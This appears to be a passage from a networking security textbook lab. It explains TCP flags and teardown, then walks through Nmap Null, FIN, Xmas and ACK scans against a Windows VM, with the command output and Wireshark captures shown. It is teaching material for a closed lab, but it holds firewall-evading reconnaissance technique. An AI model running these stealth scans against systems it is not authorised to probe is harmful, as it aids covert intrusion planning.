The PSH flag is used to tell the sending system to push the data down and out immediately without waiting for a buffer to accumulate (which would normally happen for efficient data transfer when many TCP segments are sent), as well as to tell the receiving system to push the received data up to the receiving application without waiting for a buffer to accumulate (which would normally happen for efficient data transfer when many TCP segments are received). The PSH flag is used at the end of an HTTP or TLS session, when there's no more data to be sent or received, as well as during an SSH session, where the keystrokes need to be sent immediately to a remote system, in addition to other instances. Without the PSH flag there could be significant latency, making the communication unbearable.

The FIN flag is used to tear down an established TCP connection in a similar fashion to the way that the SYN flag is used to establish the connection. The teardown process uses four steps (two separate two-way handshakes), unlike the TCP three-way handshake, which uses three steps. First, the side that starts the TCP connection termination (also known as the TCP teardown) sends a TCP segment with the FIN flag set. Second, the other side sends a TCP segment with the ACK flag set. Third, the same side that sent the segment with the ACK flag set in the second step now sends another segment, this time with the FIN flag set. Fourth, the side that started the teardown sends a segment with the ACK flag set.

Termination consists of four steps (a couple of two-way handshakes) because when the first FIN is received by a system, it has to let its application process know about it and then wait for a response. If the application is ready to terminate the connection itself, a FIN will be sent. If the application has more data to send, it can continue to send more data in this now “half-closed” connection, and eventually send the FIN (which will elicit an ACK from the side that sent the first FIN) when all data has been sent and acknowledged.

RFC 793 also explains that after a connection is established, the ACK flag is always set in subsequent segments. That's why when the FINs are set, the ACK flags will be set as well. However, the FIN-ACK combination is not analogous to the SYN-ACK combination. In the TCP header for each of the ACKs that are sent in response to the FINs, the Acknowledgement Number field values increment the Sequence Number field values by one, the same way it was done in the TCP three-way handshake.

Earlier you saw some RSTs with an ACK and some without an ACK. Now you can understand the different scenarios. The only times you saw RSTs without an ACK were when Nmap was crafting raw packets and sending the RST itself. When a probed machine sent an RST, it always included the ACK. When Nmap was using the connect scan, it wasn't crafting raw packets, and the RSTs it sent out had ACKs.

The Null scan has no flags set. Specifically, the SYN, ACK, and RST flags are all off. The FIN scan just has the FIN flag set, but the SYN, ACK, and RST flags are all cleared. The Xmas scan has bits in the flags section in an alternating pattern of ones and zeros, like lights on a Christmas tree. The URG, PSH, and FIN flags are set, but the SYN, ACK, and RST flags are all cleared.

When one of these scans is received by a destination port that's open, no response is sent. It's as if the destination port is so confused as to what it just received that it just sits there in stunned silence. When one of these scans is received by a destination port that's closed, an RST is sent in response. In each of these scans, destination ports are identified as closed or either open or filtered (one of the two). The open or filtered classification is because firewalls will often drop packets without a response. Since it's impossible to determine if a missing response was due to an open port or a filtered network connection, there's no way to differentiate between an open port and a filtered port that will administratively drop inbound traffic. Another caveat is that Windows machines will always send an RST for each of these three scans regardless of if the port is open or closed. The Null, FIN, and Xmas scans are very stealthy. They don't show up in application log files and use minimal network bandwidth. They can, however, easily be fingerprinted by an intrusion detection system (IDS), intrusion prevention system (IPS), or firewall.

An advantage to these three scans is that they can evade some stateless firewalls and packet filtering routers that drop incoming segments with the SYN flag set and the ACK flag cleared. They also use less traffic to identify the status of ports.

You might be wondering if there's a way to get further insight into a port that's being flagged as open or filtered. The answer is yes. The purpose of the ACK scan is simply to identify if a port is filtered or unfiltered. The benefit of this very simple scan is that it lets you know if there's a firewall between you and the destination, which is very important information to have. The ACK scan sends a TCP segment, with the ACK flag raised, to a destination IP address and port. If there is no reply or an ICMP destination unreachable message comes back, there's a firewall filtering your traffic. If an RST comes back from the destination, there is obviously no filter dropping your traffic.

Now, think back to a Null, FIN, or Xmas scan that was classified as either open or filtered. We want to know if that port is open or filtered. If nothing comes back from the ACK scan, we can say that the port is filtered. If an RST comes back with the ACK scan, we can say that the port is open on a non-Windows system. If the Null, FIN, or Xmas scan got an RST from a Windows system, we know the port is not filtered. Therefore, after getting an RST back from the ACK scan, it could mean either a Windows open port or a Windows closed port (since Windows systems respond to Null, FIN and Xmas scans with an RST, regardless of whether a port is open or closed), which doesn't really help. This is a great example of how certain scans can be used in tandem for reconnaissance by both the hackers and cybersecurity specialists.

Now, you'll execute Null, FIN, Xmas, and ACK scans.

a. On the Windows 10 VM, start a new Wireshark capture by clicking the green fin on the toolbar (the third icon from the left). Use a display filter of **tcp.port==445** and press ENTER.

b. On the Kali Linux VM, execute the Null scan with the following command:

```
sudo nmap -sN -p 445 192.168.1.121
```

(Substitute the IP address of the Windows 10 VM.)

The **-s** option specifies a scan, and the **N** that follows specifies the Null scan.

The **-p** option specifies one or more ports to be scanned.

c. Interestingly enough, Nmap says the port is closed with an RST (accompanied again by an ACK). Why is that? Remember that

Windows machines will always send an RST to Null, FIN, and Xmas scans, regardless of if the port is open or closed.

d. You can see the same result when you change the **N** to an **F** for the FIN scan:

```
nmap -sF -p 445 192.168.1.121
```


(Substitute the IP address of the Windows 10 VM.)

e. The same result can be seen when you use an **X** for the Xmas scan:

```
nmap -sX -p 445 192.168.1.121
```

(Substitute the IP address of the Windows 10 VM.)

Output from the Null, FIN, and Xmas scans can be seen in Figure 16-11.




Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
11:46 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap -sN -p 445 192.168.1.121
[sudo] password for jonathan:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 23:45 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00035s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.16 seconds
jonathan@kali-weissman:~$ sudo nmap -sF -p 445 192.168.1.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 23:45 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00042s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.10 seconds
jonathan@kali-weissman:~$ sudo nmap -sX -p 445 192.168.1.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 23:45 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00044s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.10 seconds
jonathan@kali-weissman:~$
```

FIGURE 16-11 Output from Null, FIN, and Xmas scans

You can see the related traffic in the Wireshark capture shown in Figure 16-12.


Windows 10 x64 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Type here to search
11:48 PM
9/9/2020

tcp.port==445


```
No.  Time      Source        Destination   Protocol Length Info
133 32.165523 192.168.1.114 192.168.1.121 TCP      60 50273 → 445 [<None>] Seq=1 Win=1024 Len=0
134 32.165559 192.168.1.121 192.168.1.114 TCP      54 445 → 50273 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
167 48.385996 192.168.1.114 192.168.1.121 TCP      60 56464 → 445 [FIN] Seq=1 Win=1024 Len=0
168 48.386022 192.168.1.121 192.168.1.114 TCP      54 445 → 56464 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
212 65.212512 192.168.1.114 192.168.1.121 TCP      60 59534 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Ur…
213 65.212542 192.168.1.121 192.168.1.114 TCP      54 445 → 59534 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
```

wireshark_Ethernet0_20200909234446_a07152.pcapng | Packets: 222 · Displayed: 6 (2.7%) · Dropped: 0 (0.0%) | Profile: Default

FIGURE 16-12 Wireshark showing the Null, FIN, and Xmas scans

f. Turn Windows Defender Firewall back on by going back to the Windows Defender Firewall interface and clicking Use Recommended Settings, or Turn Windows Defender Firewall On or Off, and selecting each of the three radio buttons for “Turn on Windows Defender Firewall” for each of the three sections (Domain Network Settings, Private Network Settings, and Public Network Settings).

g. Execute these three scans (Null, FIN, and Xmas) again. Notice that the result in each scan has changed from closed to open or filtered, as seen in Figure 16-13. The firewall you just turned on is filtering the scans.




Kali 2020.2 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
jonathan@kali-weissma...
11:52 PM
jonathan@kali-weissman: ~

```
jonathan@kali-weissman:~$ sudo nmap -sN -p 445 192.168.1.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 23:50 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00049s latency).

PORT    STATE         SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
jonathan@kali-weissman:~$ sudo nmap -sF -p 445 192.168.1.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 23:50 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00038s latency).

PORT    STATE         SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.28 seconds
jonathan@kali-weissman:~$ sudo nmap -sX -p 445 192.168.1.121
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 23:51 EDT
Nmap scan report for 192.168.1.121
Host is up (0.00055s latency).

PORT    STATE         SERVICE
445/tcp open|filtered microsoft-ds
MAC Address: 00:0C:29:57:E8:1B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.28 seconds
jonathan@kali-weissman:~$ 
```

FIGURE 16-13 Null, FIN, and Xmas scans again

Wireshark shows that each scan sends two probes for each port, as shown in Figure 16-14. This is because Nmap isn't sure if the packet got lost or the port is filtered or open. The second attempt validates one of those cases. If an RST is received, the first packet was lost. If no response is seen again, the port is open or filtered.


Windows 10 x64 (Weissman) - VMware Workstation 15 Player (Non-commercial use only)
Player
*Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port==445

```
No.   Time      Source        Destination   Protocol Length Info
   18 11.037376 192.168.1.114 192.168.1.121 TCP      60 41485 → 445 [<None>] Seq=1 Win=1024 Len=0
   19 11.141279 192.168.1.114 192.168.1.121 TCP      60 41486 → 445 [<None>] Seq=1 Win=1024 Len=0
   32 26.609663 192.168.1.114 192.168.1.121 TCP      60 49636 → 445 [FIN] Seq=1 Win=1024 Len=0
   33 26.712172 192.168.1.114 192.168.1.121 TCP      60 49637 → 445 [FIN] Seq=1 Win=1024 Len=0
   62 41.581064 192.168.1.114 192.168.1.121 TCP      60 51963 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg…
   63 41.681507 192.168.1.114 192.168.1.121 TCP      60 51964 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg…
```

wireshark_Ethernet0_20200909235037_a01292.pcapng
Packets: 63 · Displayed: 6 (9.5%) · Dropped: 0 (0.0%)
Profile: Default
Type here to search
11:54 PM
9/9/2020

FIGURE 16-14 Wireshark showing the Null, FIN, and Xmas scans when the probed machine has the firewall on

h. On the Kali Linux VM, press CTRL-ALT-T to open a new terminal tab. In the new terminal, start Wireshark by typing **sudo wireshark** and pressing ENTER. Double-click the eth0 interface to start sniffing.

